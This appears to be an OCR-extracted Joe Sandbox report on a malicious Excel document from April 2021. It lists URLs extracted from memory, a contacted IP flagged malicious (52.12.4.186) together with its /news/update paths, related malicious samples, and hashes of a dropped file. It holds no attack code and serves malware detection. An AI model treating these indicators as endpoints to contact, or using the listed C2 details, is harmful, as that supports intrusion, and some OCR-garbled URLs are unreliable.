
Name	Source	Malicious	Antivirus Detection	Reputation
http://www.post.trust.ie/reposit/cps.html0	rundll32.exe, 00000004.0000000 3.2165008902.0000000002430000. 00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.certplus.com/CRL/class2.crl0	rundll32.exe, 00000004.0000000 3.2165008902.0000000002430000. 00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.disig.sk/ca/crl/ca_disig.crl0	rundll32.exe, 00000004.0000000 3.2165008902.0000000002430000. 00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://ocsp.infonotary.com/responder.cgi0V	rundll32.exe, 00000004.0000000 3.2165008902.0000000002430000. 00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.sk.ee/cps/0	rundll32.exe, 00000004.0000000 3.2165008902.0000000002430000. 00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.certicamara.com0	rundll32.exe, 00000004.0000000 3.2165008902.0000000002430000. 00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.globaltrust.info0=	rundll32.exe, 00000004.0000000 3.2165008902.0000000002430000. 00000004.00000001.sdmp	false	• Avira URL Cloud: safe	low
http://https://www.certification.tn/cgi-bin/pub/crl/cacrl.crl0E	rundll32.exe, 00000004.0000000 3.2165008902.0000000002430000. 00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.ssc.lt/cps03	rundll32.exe, 00000004.0000000 3.2165008902.0000000002430000. 00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.windows.com/pctv.	rundll32.exe, 00000004.0000000 2.2254128474.0000000000930000. 00000002.00000001.sdmp	false		high
http://acraiz.icpbrasil.gov.br/DPCacraiz.pdf0=	rundll32.exe, 00000004.0000000 3.2165008902.0000000002430000. 00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://ocsp.pki.gva.es0	rundll32.exe, 00000004.0000000 3.2165008902.0000000002430000. 00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://crl.oces.certifikat.dk/oces.crl0	rundll32.exe, 00000004.0000000 3.2165008902.0000000002430000. 00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://crl.ssc.lt/root-b/cacrl.crl0	rundll32.exe, 00000004.0000000 3.2165008902.0000000002430000. 00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.certicamara.com/dpc/0Z	rundll32.exe, 00000004.0000000 3.2165008902.0000000002430000. 00000004.00000001.sdmp	false		high
http://crl.pki.wellsfargo.com/wsprca.crl0	rundll32.exe, 00000004.0000000 3.2165008902.0000000002430000. 00000004.00000001.sdmp	false		high
http://www.dnie.es/dpc0	rundll32.exe, 00000004.0000000 3.2165008902.0000000002430000. 00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.rootca.or.kr/rca/cps.html0	rundll32.exe, 00000004.0000000 3.2165008902.0000000002430000. 00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.trustcenter.de/guidelines0	rundll32.exe, 00000004.0000000 3.2165008902.0000000002430000. 00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://pki-root.ecertpki.cl/CertEnroll/E-CERT%20ROOT%20CA.crl0	rundll32.exe, 00000004.0000000 3.2165008902.0000000002430000. 00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	rundll32.exe, 00000003.00000002.2258206617.0000000001E17000.00000002.00000001.sdmp, rundll32.exe, 00000004.00000002.2254283058.0000000B17000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.globaltrust.info0	rundll32.exe, 00000004.00000003.2165008902.0000000002430000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://certificates.starfieldtech.com/repository/1604	rundll32.exe, 00000004.00000003.2165008902.0000000002430000.00000004.00000001.sdmp	false		high
http://www.certplus.com/CRL/class3TS.crl0	rundll32.exe, 00000004.00000003.2165008902.0000000002430000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.entrust.net/CRL/Client1.crl0	rundll32.exe, 00000004.00000003.2165008902.0000000002430000.00000004.00000001.sdmp	false		high
http://www.entrust.net/CRL/net1.crl0	rundll32.exe, 00000004.00000003.2165008902.0000000002430000.00000004.00000001.sdmp	false		high
http://schemas.xmlsoap.org/ws/2004/08/addressing/role/anonymous.	rundll32.exe, 00000004.00000002.2255083971.0000000002F10000.00000002.00000001.sdmp	false		high
http://https://www.catcert.net/verarrel	rundll32.exe, 00000004.00000003.2165008902.0000000002430000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.disig.sk/ca0f	rundll32.exe, 00000004.00000003.2165008902.0000000002430000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.e-szigno.hu/RootCA.crl	rundll32.exe, 00000004.00000003.2165008902.0000000002430000.00000004.00000001.sdmp	false		high
http://www.signatur.rtr.at/current.crl0	rundll32.exe, 00000004.00000003.2165008902.0000000002430000.00000004.00000001.sdmp	false		high
http://www.sk.ee/juur/crl/0	rundll32.exe, 00000004.00000003.2165008902.0000000002430000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://crl.chambersign.org/chambersignroot.crl0	rundll32.exe, 00000004.00000003.2165008902.0000000002430000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://crl.xrampsecurity.com/XGCA.crl0	rundll32.exe, 00000004.00000003.2165008902.0000000002430000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.quovadis.bm0	rundll32.exe, 00000004.00000003.2165008902.0000000002430000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://crl.ssc.lt/root-a/cacrl.crl0	rundll32.exe, 00000004.00000003.2165008902.0000000002430000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.trustdst.com/certificates/policy/ACES-index.html0	rundll32.exe, 00000004.00000003.2165008902.0000000002430000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.firmaprofesional.com0	rundll32.exe, 00000004.00000003.2165008902.0000000002430000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://www.netlock.net/docs	rundll32.exe, 00000004.00000003.2165008902.0000000002430000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.trustcenter.de/crl/v2/tc_class_2_ca_II.crl	rundll32.exe, 00000004.00000003.2165008902.0000000002430000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://52.12.4.186/h	rundll32.exe, 00000004.00000002.2253968254.000000000027D000.00000004.00000020.sdmp	false	• Avira URL Cloud: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://crl.entrust.net/2048ca.crl0	rundll32.exe, 00000004.0000000 2.2254619815.000000000254B000. 00000004.00000001.sdmp	false		high
http:// www.pki.admin.ch/policy/CPS_2_16_756_1_17_3_21_1.pdf0	rundll32.exe, 00000004.0000000 3.2165008902.0000000002430000. 00000004.00000001.sdmp	false		high
http://cps.chambersign.org/cps/publicnotaryroot.html0	rundll32.exe, 00000004.0000000 3.2165008902.0000000002430000. 00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.e-trust.be/CPS/QNcerts	rundll32.exe, 00000004.0000000 3.2165008902.0000000002430000. 00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.certicamara.com/certicamaraca.crl0	rundll32.exe, 00000004.0000000 3.2165008902.0000000002430000. 00000004.00000001.sdmp	false		high
http://www.msnbc.com/news/ticker.txt	rundll32.exe, 00000003.0000000 2.2257960618.0000000001C30000. 00000002.00000001.sdmp, rundll32.exe, 00000004.00000002.2254128474.000 0000000930000.00000002.0000000 1.sdmp	false		high
http:// crl.netsolssl.com/NetworkSolutionsCertificateAuthority.crl0	rundll32.exe, 00000004.0000000 3.2165008902.0000000002430000. 00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://fedir.comsign.co.il/crl/ComSignCA.crl0	rundll32.exe, 00000004.0000000 3.2165008902.0000000002430000. 00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http:// www.certificadodigital.com.br/repositorio/serasaca/crl/SerasaCAI.crl0	rundll32.exe, 00000004.0000000 3.2165008902.0000000002430000. 00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://52.12.4.186/news/update6	rundll32.exe, 00000004.0000000 2.2253968254.000000000027D000. 00000004.00000020.sdmp	false	• Avira URL Cloud: safe	unknown
http://ocsp.entrust.net03	rundll32.exe, 00000004.0000000 2.2254613603.000000000253F000. 00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://cps.chambersign.org/cps/chambersroot.html0	rundll32.exe, 00000004.0000000 3.2165008902.0000000002430000. 00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.acabogacia.org0	rundll32.exe, 00000004.0000000 3.2165008902.0000000002430000. 00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://ca.sia.it/seccli/repository/CPS0	rundll32.exe, 00000004.0000000 3.2165008902.0000000002430000. 00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://crl.securetrust.com/SGCA.crl0	rundll32.exe, 00000004.0000000 3.2165008902.0000000002430000. 00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http:// fedir.comsign.co.il/cacert/ComSignAdvancedSecurityCA.crt0	rundll32.exe, 00000004.0000000 3.2165008902.0000000002430000. 00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://crl.securetrust.com/STCA.crl0	rundll32.exe, 00000004.0000000 3.2165008902.0000000002430000. 00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http:// www.certificadodigital.com.br/repositorio/serasaca/crl/SerasaCAIII.crl0	rundll32.exe, 00000004.0000000 3.2165008902.0000000002430000. 00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.icra.org/vocabulary/.	rundll32.exe, 00000003.0000000 2.2258206617.0000000001E17000. 00000002.00000001.sdmp, rundll32.exe, 00000004.00000002.2254283058.000 0000000B17000.00000002.0000000 1.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.certicamara.com/certicamaraca.crl0;	rundll32.exe, 00000004.0000000 3.2165008902.0000000002430000. 00000004.00000001.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.e-szigno.hu/RootCA.crt0	rundll32.exe, 00000004.0000000 3.2165008902.0000000002430000. 00000004.00000001.sdmp	false		high
http://www.quovadisglobal.com/cps0	rundll32.exe, 00000004.0000000 3.2165008902.0000000002430000. 00000004.00000001.sdmp	false		high
http://investor.msn.com/	rundll32.exe, 00000003.0000000 2.2257960618.0000000001C30000. 00000002.00000001.sdmp, rundll32.exe, 00000004.00000002.2254128474.000 0000000930000.00000002.0000000 1.sdmp	false		high
http://https://52.12.4.186/news/updateA	rundll32.exe, 00000004.0000000 2.2254004923.00000000002BE000. 00000004.00000020.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.valicert.com/1	rundll32.exe, 00000004.0000000 3.2165008902.0000000002430000. 00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://52.12.4.186/news/update	rundll32.exe, 00000004.0000000 2.2253968254.000000000027D000. 00000004.00000020.sdmp	false	• Avira URL Cloud: safe	unknown
http://www.e-szigno.hu/SZSZ/0	rundll32.exe, 00000004.0000000 3.2165008902.0000000002430000. 00000004.00000001.sdmp	false		high
http://www.%s.comPA	rundll32.exe, 00000004.0000000 2.2255083971.0000000002F10000. 00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	low
http://www.certificadodigital.com.br/repositorio/serasaca/crl/SerasaCAII.crl0	rundll32.exe, 00000004.0000000 3.2165008902.0000000002430000. 00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://52.12.4.186/news/updateF	rundll32.exe, 00000004.0000000 2.2254004923.00000000002BE000. 00000004.00000020.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://ocsp.quovadisoffshore.com0	rundll32.exe, 00000004.0000000 3.2165008902.0000000002430000. 00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://ocsp.entrust.net0D	rundll32.exe, 00000004.0000000 2.2254619815.000000000254B000. 00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://cps.chambersign.org/cps/chambersignroot.html0	rundll32.exe, 00000004.0000000 3.2165008902.0000000002430000. 00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://ca.sia.it/secsrv/repository/CRL.der0J	rundll32.exe, 00000004.0000000 3.2165008902.0000000002430000. 00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://investor.msn.com	rundll32.exe, 00000003.0000000 2.2257960618.0000000001C30000. 00000002.00000001.sdmp, rundll32.exe, 00000004.00000002.2254128474.000 0000000930000.00000002.0000000 1.sdmp	false		high
http://crl.entrust.net/server1.crl0	rundll32.exe, 00000004.0000000 2.2254613603.000000000253F000. 00000004.00000001.sdmp	false		high
http://www.ancert.com/cps0	rundll32.exe, 00000004.0000000 3.2165008902.0000000002430000. 00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://ca.sia.it/seccli/repository/CRL.der0J	rundll32.exe, 00000004.0000000 3.2165008902.0000000002430000. 00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.registradores.org/scr/normativa/cp_f2.htm0	rundll32.exe, 00000004.0000000 3.2165008902.0000000002430000. 00000004.00000001.sdmp	false		high

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
52.12.4.186	unknown	United States		16509	AMAZON-02US	true
104.21.3.47	whiskyexpanse.com	United States		13335	CLOUDFLARENETUS	false

General Information

Joe Sandbox Version:	31.0.0 Emerald
Analysis ID:	383422
Start date:	07.04.2021
Start time:	18:46:21
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 7m 43s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	Documents_460000622_1464906353.xls
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP2 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Number of analysed new started processes analysed:	11
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.expl.evad.winXLS@7/12@1/2
EGA Information:	• Successful, ratio: 100%

HDC Information:	• Successful, ratio: 21.2% (good quality ratio 19.9%) • Quality average: 76.5% • Quality standard deviation: 30.3%
HCA Information:	• Successful, ratio: 97% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .xls • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer
Warnings:	Show All • Exclude process from analysis (whitelisted): dllhost.exe, rundll32.exe, WerFault.exe, svchost.exe • TCP Packets have been reduced to 100 • Excluded IPs from analysis (whitelisted): 104.215.148.63, 40.76.4.15, 40.112.72.205, 40.113.200.201, 13.77.161.179, 8.253.207.121, 8.241.83.126, 8.241.89.254, 8.238.85.126, 8.238.85.254, 23.0.174.193, 23.0.174.185, 23.0.174.187 • Excluded domains from analysis (whitelisted): au.download.windowsupdate.com.edgesuite.net, audownload.windowsupdate.nsatc.net, ctldl.windowsupdate.com, a767.dscg3.akamai.net, microsoft.com, auto.au.download.windowsupdate.com.c.footprint.net, au-bg-shim.trafficmanager.net • Report size getting too big, too many NtCreateFile calls found. • Report size getting too big, too many NtOpenKeyEx calls found. • Report size getting too big, too many NtQueryAttributesFile calls found. • Report size getting too big, too many NtQueryValueKey calls found.

Simulations

Behavior and APIs

Time	Type	Description
18:47:17	API Interceptor	26x Sleep call for process: rundll32.exe modified

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
CLOUDFLARENETUS	vniSIKfm4h.dll	Get hash	malicious	Browse	• 104.20.184.68
	61mwzdX4GC.dll	Get hash	malicious	Browse	• 104.20.185.68
	WbQrxxnmAO.dll	Get hash	malicious	Browse	• 104.20.185.68
	msals.pumpl.dll	Get hash	malicious	Browse	• 104.20.184.68
	234d9ec1757404f8fd9fbb1089b2e50c08c5119a2c0ab.exe	Get hash	malicious	Browse	• 172.67.150.212
	items list.doc	Get hash	malicious	Browse	• 172.67.150.212

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	Nickha #U0421#U0430ll Notification.mp3.htm	Get hash	malicious	Browse	• 172.67.156.94
	SKMC25832100083932157.jar	Get hash	malicious	Browse	• 172.67.150.212
	SecuriteInfo.com.Malware.AI.4002960471.16400.exe	Get hash	malicious	Browse	• 104.22.18.188
	aunobp.dll	Get hash	malicious	Browse	• 104.20.185.68
	StolenImages_Evidence.js	Get hash	malicious	Browse	• 172.67.193.97
	Inquiry 040721_pdf.exe	Get hash	malicious	Browse	• 104.21.35.249
	SecuriteInfo.com.Artemis34DBCAD2CB5A.27289.exe	Get hash	malicious	Browse	• 172.67.188.154
	Invoice copyt2.pps	Get hash	malicious	Browse	• 172.67.178.43
	Invoice copy.ppt	Get hash	malicious	Browse	• 104.21.35.175
	shipping documents.exe	Get hash	malicious	Browse	• 172.67.161.182
	Invoice copy.ppt	Get hash	malicious	Browse	• 104.21.35.175
	EMPRESA SUMPEX TRADE.exe	Get hash	malicious	Browse	• 104.21.19.200
	46578-TR.exe	Get hash	malicious	Browse	• 172.67.160.218
	Yeni siparis _WJO-001, pdf.exe	Get hash	malicious	Browse	• 172.67.188.154
AMAZON-02US	comprobante de pago bancario.exe	Get hash	malicious	Browse	• 44.227.76.166
	TACA20210407.PDF.exe	Get hash	malicious	Browse	• 3.13.255.157
	shipping documents.exe	Get hash	malicious	Browse	• 3.14.206.30
	Export Invoices_&Packing List.exe	Get hash	malicious	Browse	• 65.1.51.136
	U49nsX8zQr.exe	Get hash	malicious	Browse	• 3.142.167.54
	LGKacQbjeH.exe	Get hash	malicious	Browse	• 3.22.15.135
	GvqwXsjgUm.apk	Get hash	malicious	Browse	• 65.9.73.55
	GvqwXsjgUm.apk	Get hash	malicious	Browse	• 65.9.73.104
	payment.exe	Get hash	malicious	Browse	• 52.58.78.16
	BL836477488575.exe	Get hash	malicious	Browse	• 3.13.255.157
	SALINAN SWIFT PRA-PEMBAYARAN UNTUK PEMAS ANGAN.exe	Get hash	malicious	Browse	• 34.240.216.169
	taiwan.exe	Get hash	malicious	Browse	• 13.230.203.251
	Order.exe	Get hash	malicious	Browse	• 52.58.78.16
	BL84995005038483.exe	Get hash	malicious	Browse	• 52.58.78.16
	Certrificate Confirmation.exe	Get hash	malicious	Browse	• 3.14.206.30
	PO91361.exe	Get hash	malicious	Browse	• 52.58.78.16
	DHL Shipping Documents.exe	Get hash	malicious	Browse	• 44.227.76.166
	FARASIS.xlsx	Get hash	malicious	Browse	• 52.218.57.50
	document-1251000362.xlsm	Get hash	malicious	Browse	• 143.204.3.74
	document-1251000362.xlsm	Get hash	malicious	Browse	• 143.204.3.74

JA3 Fingerprints

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
7dcce5b76c8b17472d024758970a406b	8e29685862fc0d569411c311852d3bb2da2eedb25fc9085a95020b17ddc073a9.xls	Get hash	malicious	Browse	• 104.21.3.47
	8e29685862fc0d569411c311852d3bb2da2eedb25fc9085a95020b17ddc073a9.xls	Get hash	malicious	Browse	• 104.21.3.47
	Invoice copyt2.pps	Get hash	malicious	Browse	• 104.21.3.47
	Invoice copy.ppt	Get hash	malicious	Browse	• 104.21.3.47
	Invoice copy.ppt	Get hash	malicious	Browse	• 104.21.3.47
	Scan emco Bautechni specification.pps	Get hash	malicious	Browse	• 104.21.3.47
	PRESUPUESTO.xlsx	Get hash	malicious	Browse	• 104.21.3.47
	Scan emco Bautechni specification.pps	Get hash	malicious	Browse	• 104.21.3.47
	Notice-039539.xlsm	Get hash	malicious	Browse	• 104.21.3.47
	document-1245492889.xls	Get hash	malicious	Browse	• 104.21.3.47
	Notice-039539.xlsm	Get hash	malicious	Browse	• 104.21.3.47
	PO#070421APRIL-REV.ppt	Get hash	malicious	Browse	• 104.21.3.47
	document-1251000362.xlsm	Get hash	malicious	Browse	• 104.21.3.47
	document-1251000362.xlsm	Get hash	malicious	Browse	• 104.21.3.47
	FARASIS.xlsx	Get hash	malicious	Browse	• 104.21.3.47
	NEW LEMA PO 652872-21.ppt	Get hash	malicious	Browse	• 104.21.3.47
	document-1055791644.xls	Get hash	malicious	Browse	• 104.21.3.47
	final po PP-11164.ppt	Get hash	malicious	Browse	• 104.21.3.47
	OrderSheet.pps	Get hash	malicious	Browse	• 104.21.3.47
	document-1848152474.xlsm	Get hash	malicious	Browse	• 104.21.3.47
eb88d0b3e1961a0562f006e5ce2a0b87	document-1774544026.xls	Get hash	malicious	Browse	• 52.12.4.186
	Sales_Receipt 8723_xls.xls	Get hash	malicious	Browse	• 52.12.4.186
	Sales_Receipt 5576.xls	Get hash	malicious	Browse	• 52.12.4.186

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	Payment_Receipt 1726.xls	Get hash	malicious	Browse	• 52.12.4.186
	invoice.xls	Get hash	malicious	Browse	• 52.12.4.186
	Doc_841213_7440493012242.xls	Get hash	malicious	Browse	• 52.12.4.186
	sample20210331-01.xls	Get hash	malicious	Browse	• 52.12.4.186
	Payment_Receipt 4153.xls	Get hash	malicious	Browse	• 52.12.4.186
	Q60T94coCp.xls	Get hash	malicious	Browse	• 52.12.4.186
	Payment_Receipt 6364.xls	Get hash	malicious	Browse	• 52.12.4.186
	Purchase_Order 1440.xls	Get hash	malicious	Browse	• 52.12.4.186
	document-1223674862.xlsm	Get hash	malicious	Browse	• 52.12.4.186
	document-585033175.xlsm	Get hash	malicious	Browse	• 52.12.4.186
	Payment_Receipt_0624.xls	Get hash	malicious	Browse	• 52.12.4.186
	SecuriteInfo.com.Heur.21995.xls	Get hash	malicious	Browse	• 52.12.4.186
	Sales_receipt_639498456-001.xls	Get hash	malicious	Browse	• 52.12.4.186
	sample20210324-01.xls	Get hash	malicious	Browse	• 52.12.4.186
	OUTSTANDING_INVOICE_Statement_077117.xlsm	Get hash	malicious	Browse	• 52.12.4.186
	OUTSTANDING_INVOICE_Statement_112488.xlsm	Get hash	malicious	Browse	• 52.12.4.186
	OUTSTANDING_INVOICE_Statement_655533.xlsm	Get hash	malicious	Browse	• 52.12.4.186

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\LocalLow\Microsoft\CryptnetUrlCache\Content\77EC63BDA74BD0D0E0426DC8F8008506	
Process:	C:\Windows\SysWOW64\rundll32.exe
File Type:	Microsoft Cabinet archive data, 58596 bytes, 1 file
Category:	dropped
Size (bytes):	58596
Entropy (8bit):	**7.995478615012125**
Encrypted:	**true**
SSDEEP:	1536:J7r25qSSheImS2zyCvg3nB/QPsBbgwYkGrLMQ:F2qSSwIm1m/QEBbgb1oQ
MD5:	61A03D15CF62612F50B74867090DBE79
SHA1:	15228F34067B4B107E917BEBAF17CC7C3C1280A8
SHA-256:	F9E23DC21553DAA34C6EB778CD262831E466CE794F4BEA48150E8D70D3E6AF6D
SHA-512:	5FECE89CCBBF994E4F1E3EF89A502F25A72F359D445C034682758D26F01D9F3AA20A43010B9A87F2687DA7BA201476922AA46D4906D442D56EB59B2B881259D3
Malicious:	false
Reputation:	high, very likely benign file
